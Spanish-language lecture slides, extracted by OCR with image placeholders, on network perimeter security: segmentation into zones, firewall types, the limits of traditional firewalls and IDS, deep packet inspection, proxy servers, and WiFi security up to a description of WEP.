
Seguridad perimetral

Se basa en la segmentación de la red a nivel funcional, y no físico, e instalar elementos de seguridad activa en las fronteras

Algunas zonas son:

- Zona de acceso a Internet
- Zona desmilitarizada (DMZ)
- Granja de servidores
- Zona de usuarios
  - Fijos
  - WIFI
  - En movilidad

Es IMPRESCINDIBLE segmentar una red, tanto a nivel 2 (VLAN) como a nivel 3 (routing) como a nivel funcional



Firewalling


Los firewalls establecen fronteras en los perímetros


Permiten o deniegan el tráfico en base a niveles 3 y 4 OSI

Los firewalls actuales permiten multitud de aplicaciones:

- Firewall en base a aplicación (L7)
- VPN
- etc

Han evolucionado al concepto de perímetro uno, con firewalls personales gestionados centralizadamente





Firewalling

- El firewall es la primera línea de seguridad de una red. Pueden ser dispositivos stand-alone o estar embebidos en routers o servidores. La misión de un firewall es aislar una red de otra, permitiendo el flujo exclusivamente de la información autorizada. Hay varios tipos de firewall:

  - **Packet firewall:** Bloquea o permite el paso de paquetes basándose en direcciones IP o aplicaciones (puertos de nivel 4). Este firewall no analiza el contenido de los paquetes, lo que quiere decir que permitirá pasar cualquier tráfico si su nivel 3 y 4 están en la lista de autorizados, aunque sea tráfico malicioso.

  - **Proxy firewall:** Es un dispositivo que actúa como intermediario entre una red y el resto. El proxy analiza el tráfico y toma una decisión en cuanto a reenviar el tráfico o no. Proporciona mejor seguridad que un packet firewall por incrementar la inteligencia del mismo, ya que puede analizar la información a nivel de aplicación. De echo, pueden existir proxy firewall dedicados exclusivamente a determinados protocolos.


  - **Statefull Inspection Firewall:** Mientras que la mayor parte de los dispositivos de networking y seguridad no almacena información de los paquetes que ha reenviado (en cuanto son reenviados o tirados son olvidados), un statefull inspection firewall almacena información relativa a los canales de comunicación que se han establecido y paquetes anteriores reenviados, especialmente UDP e ICMP. De este modo, puede eliminar los ataques relacionados con DoS.

Firewalling


Durante tiempo, los firewalls componían el único elemento de seguridad existente. En la actualidad, han dejado de ser suficientes debido a que los ataques suelen estar ubicados en niveles superiores al nivel 4, entrando a través de protocolos permitidos por los firewalls (correo electrónico, páginas WEB, exploits…)

Otro grave problema es que los firewalls son administrados por personas que obedecen a necesidades de los usuarios, abriendo continuos "agujeros en el firewall que nunca son restaurados.

La segmentación ha hecho que se pase de un firewall en la entrada a la red a multiples firewalls distribuidos por la red de la empresa (firewalls multi-interface, HA, etc.)




Stateful Inspection Firewall



Por qué los FWs tradicionales no son efectivos contra los nuevos ataques

- Sólo inspeccionan hasta L4 – Src/Dst IP y Puerto
- Sin posibilidad de Deep Packet Inspection para detectar payloads con ataques
- Malware pasa por puertos “seguros”
- Sólo en el perímetro – no puedan defender contra ataques internos

Deep Packet Inspection




Algunas debilidades del IDS tradicional

- Análisis de "Mirrored traffic" – no en línea con el tráfico
- Sólo alertas, sin ninguna proactividad
- Antes de responder a la alerta el ataque se propaga rápidamente (Slammer, Blaster)
- Bajo rendimiento de sistemas IDS Deep Packet Inspection

Content Inspection

1. De Paquetes individuales a Contenido inicial



2. Compara con contenidos no permitidos y listas de ataques

Servidor Proxy


Permite aislar la red interna del entorno de Internet.

El proxy se configura por servicios, de modo que existe web-proxy, ftp-proxy, etc.

Su función principal es realizar NAT; si bien puede ofrecer otros servicios:

- WEB Caché y otros cachés
- Análisis de tráfico
- Filtrado
- Control de contenidos
- Antivirus
- Anonimato
- No repudio

Puede ser transparente o tener IP's




Seguridad WIFI

Los sistemas WIFI tienen una serie de vulnerabilidades diferentes a los sistemas cableados.

Las señales de radio pueden ser interceptadas, y existen determinados mensajes (Como el SSID de la red) que se transmiten de forma periódica y es posible obtener en base a ellos la password usada para cifrar.

Además, un atacante puede conocer los sistemas que existen en la red, obteniendo información relativa a los mismos.

Protocolo	Banda	Velocidad
IEEE 802.11	2,4 GHz	1 Mbps 2 Mbps
IEEE 802.11a	5 GHz	54 Mbps
IEEE 802.11b	2,4 GHz	1 Mbps 2 Mbps 5,5 Mbps 11 Mbps
IEEE 802.11g	2,4 GHz	54 Mbps
IEEE 802.11n	2,4 GHz 5 GHz	300 Mbps



Seguridad WIFI

- **Wireless Access Points:** Dispositivo que permite el acceso a la red a dispositivos móviles (WIFI).

Las redes WIFI pueden ser menos seguras que las redes cableadas, por lo que es preciso activar en ellas mecanismos de cifrado:

- **WEP (Wired Equivalent Privacy):** Protocolo que cifra las comunicaciones empleando una clave que deben conocer el emisor y el receptor. Al ser la clave estática, cabe la posibilidad de ser descifrada. WEP permite cifrar los datos. WEP es vulnerable debido al mecanismo empleado para el cifrado, ya que, de echo, no fue concebido como protocolo de seguridad.

